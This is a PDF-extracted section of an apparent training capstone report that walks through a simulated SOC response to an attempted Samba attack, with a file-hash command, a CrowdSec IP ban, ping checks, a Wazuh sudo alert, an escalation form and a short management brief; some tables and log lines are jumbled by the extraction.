
## 7. Capstone Project – Full SOC Workflow Simulation

### 7.1 Attack Simulation


```

Windows PowerShell
PS C:\Users\darkwindow\Desktop> Get-FileHash -Path "Windows.Network.Netstat.csv" -Alg SHA256
Algorithm      Hash
-----      -----
SHA256       03EF9AD70668EAA46D787365686240143FE6296A2B9AA27D4094406786DAD3C8

```



## 7.2 Detection and Triage



## 7.3 Response and Containment

Decisions List						
ID	Source	Scope:Value	Action	Country	AS	Events
Reason	expiration	Alert ID				
90001	cscli	Ip:192.168.0.112	manual	'ban' from 'b71cc11ca91448dd94144ef242e7c81f'	1	3h59m51.622343489s
			ban			16

```
[parrot@parrot] - [~]
└─ $ ping 192.168.0.112
  ↳ do to ROOT executed.
    {"id": "5402", "mitre": {"id": ["T1548"]}}
PING 192.168.0.112 (192.168.0.112) 56(84) bytes of data.
parrot sudo[5568]:    parrot : TTY=pts/1 ; PWD=/home/parrot ;
timestamp": "Nov 14 03:33:08", "hostname": "parrot"}, "decoder": "parrot", "dstuser": "root", "tty": "pts/1", "pwd": "/home/parrot"}]
```

```
kali@kali: ~
File Actions Edit View Help
home
└── (kali㉿kali)-[~]
    $ ping 192.168.0.117
PING 192.168.0.117 (192.168.0.117) 56(84) bytes of data.
```

## 7.4 Escalation

Severity

LOW MEDIUM HIGH CRITICAL

TLP

TLP:CLEAR TLP:GREEN TLP:AMBER TLP:AMBER+STRICT  
TLP:RED

PAP

PAP:CLEAR PAP:GREEN PAP:AMBER PAP:RED

Tags

IDS, Suricata, Wazuh, CrowdSec

Description \*

A Suricata alert was triggered on the Wazuh Manager indicating potential exploitation activity targeting the Samba service on the monitored host. The event originated from IP 192.168.0.112, identified as the attacker system. The exploit signature matched known

Cancel Confirm

## 7.5 Reporting & Management Brief

Our monitoring system detected an attempted attack on the Samba service of a company server. The source was traced to an external IP (192.168.0.112). Our security tools—Suricata, Wazuh, and CrowdSec—successfully detected and blocked the attack. The attacker's IP was immediately isolated, and connectivity tests confirmed no further access. The event was logged for auditing and escalated to Tier 2 analysts for further review. No data loss or additional compromise occurred. Recommendations include reviewing detection rules, checking host integrity, and strengthening monitoring to prevent similar future attempts.

### Reference:

1. <https://www.sans.org/white-papers/33901>
2. <https://attack.mitre.org/>
3. <https://docs.suricata.io/>
4. <https://documentation.wazuh.com/current/index.html>
5. <https://docs.crowdsec.net/>
6. <https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf>